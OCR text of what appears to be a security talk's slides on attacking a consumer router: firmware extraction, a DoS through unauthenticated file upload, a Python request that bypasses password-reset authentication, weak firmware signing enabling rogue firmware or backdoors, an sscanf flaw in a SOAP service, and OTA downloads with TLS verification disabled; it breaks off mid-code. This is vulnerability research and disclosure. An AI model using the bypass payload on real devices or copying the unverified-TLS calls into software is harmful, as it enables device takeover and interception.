
Outgoing traffic



Spoofing outgoing traffic



Mitigation for spoofing




Research automatisation (Pandora)


Firmware

Research automatisation (Pandora)

Firmware




Extraction




Research automatisation (Pandora)


Firmware




Extraction



Analysis



Research automatisation (Pandora)



Use case with Pandora

Identification of all functions which use libcurl without pining options:

1. Extract the firmware
2. List all binaries which use library libcurl
3. Analyse all call to `curl_easy_setopt`
4. Verify if theses call set `VERIFY_PEER` or `VERIFY_HOST` to 0
5. List all functions of all binaries that have vulnerable call

Targeting LAN

Denial of Service

- **Local service crash**: buffer overflow, simple bug
- **System crash**: bad network packet handling, etc.
- **System resources exhaustion**: eats too much RAM or CPU

Upload all the file ... till it crashes !

```
if (http_boundary == (void *)0x0) {
    pcVar1 = "/tmp/uploadFile";
} else {
    pcVar1 = "/tmp/multipartFile";
}
strcpy(psz_dest_file,pcVar1);
pfile_dest = fopen(psz_dest_file,"w+");
if (pfile_dest != (FILE *)0x0) {
for (i = http_content_length; i != 0; i = i - 0x400) {
    if (i < 0x401) {
        fread(buffer,i,1,stdin);
        fwrite(buffer,i,1,pfile_dest);
        break;
    }
    fread(buffer,0x400,1,stdin);
    fwrite(buffer,0x400,1,pfile_dest);
}
fclose(pfile_dest);
```

Upload all the file ... till it crashes !

- Temporary file **eats all the available RAM**
- **Unauthenticated upload** 🥳

Privilege escalation

- We found a way to **bypass user authentication** ....
- ... by simply skipping the secret question 🤣

```
import requests

payload={
    'function':'setPassword',
    'data': {
        'oldPassword':'', 'password':'dGFn',
        'enableReset':True,
        'question1':1, 'answer1':'toto',
        'question2':2, 'answer2':'toto'
    }
}

resp = requests.post('http://192.168.1.1/pwd_reset/reset_pwd.cgi', json=payload)
```

Signed firmware 🤡

```
FILE * compute_signature(char *pszFile,void *p_prefix,size_t prefix_length,uchar *p_hash)
{
  FILE *__stream;
  size_t len;
  SHA256_CTX sha256_context;
  undefined buffer [1024];

  __stream = fopen(pszFile,"rb");
  if (__stream != (FILE *)0x0) {
    SHA256_Init(&sha256_context);
    SHA256_Update(&sha256_context,"<REDACTED>",0xd);
    SHA256_Update(&sha256_context,p_prefix,prefix_length);
    while (len = fread(buffer,1,0x400,__stream), len != 0) {
      SHA256_Update(&sha256_context,buffer,len);
    }
    SHA256_Update(&sha256_context,"<REDACTED>",0xc);
    SHA256_Final(p_hash,&sha256_context);
    __stream = (FILE *)0x1;
  }
  return __stream;
}
```

Rogue firmware installation

- **Unauthenticated** firmware upload (auth bypass)
- Can be used to **brick the device** (DoS)
- Convenient to **deploy a backdoor** or a malware
- Or simply **install OpenWRT** on the device 😎

Rogue firmware installation

SOAP service vulnerable

1. sscanf() dangerous function used
2. `%[^ ]` reads an arbitrary string end by `\x20` or `\x00`
3. But binary is protected (canary, ASLR, RELRO...)

Decompile: parse_http - (soap_serverd.update)

```
24  local_24 = __stack_chk_guard;
25  memset(auStack_3020,0,2044);
26  type._0_4_ = 0;
27  memset(type + 4,0,2044);
28  path._0_4_ = 0;
29  memset(path + 4,0,0x7fc);
30  memset(auStack_1820,0,0x7fc);
31  local_1024._0_4_ = 0;
32  memset(local_1024 + 4,0,0x7fc);
33  local_824._0_4_ = 0;
34  memset(local_824 + 4,0,0x7fc);
35  iVar1 = FUN_00018f00(Request);
36  if (iVar1 == 0) {
37    log_log(7,"handle_soapRequest",0x180,"line:[%s]",Request);
38    pcVar6 = "No request found.";
39  }
40  else {
41    iVar1 = __isoc99_sscanf(Request,"%[^ ] %[^ ] %[^ ]",type,path,protocol);
42    if (iVar1 == 3) {
43      iVar7 = strcasecmp(type,"post");
44      if (iVar7 == 0) {
45        FUN_00015044(param_1);
46        iVar1 = iVar7;
47        while (((iVar2 = FUN_00018f00(Request), iVar2 == 1 &&
48                (iVar3 = cmsUtl_strcmp(Request,"\n"), iVar3 != 0)) &&
49               (iVar3 = cmsUtl_strcmp(Request,"\r\n"), iVar3 != 0))) {
50          uVar4 = cmsUtl_strlen("SOAPAction:");
51          iVar3 = cmsUtl_strncasecmp(Request,"SOAPAction:",uVar4);
52          if (iVar3 == 0) {
53            sVar5 = strspn(acStack_3019," \t");
```


Targeting WAN

OTA update of RAE binary


`pucfu` binary didn't check the host certificate

```
    (*(code *)fw_debug)(1," URL is %s\n",url);
    curl_easy_setopt(param1,CURLOPT_URL,url);
    curl_easy_setopt(param1,CURLOPT_SSL_VERIFYHOST,0);
    curl_easy_setopt(param1,CURLOPT_SSL_VERIFYPEER,0);
    iVar2 = curl_easy_perform(param1);
```

OTA update of RAE binary



OTA update of RAE binary




OTA update of RAE binary

Part of the code of DownloadFiles:

```
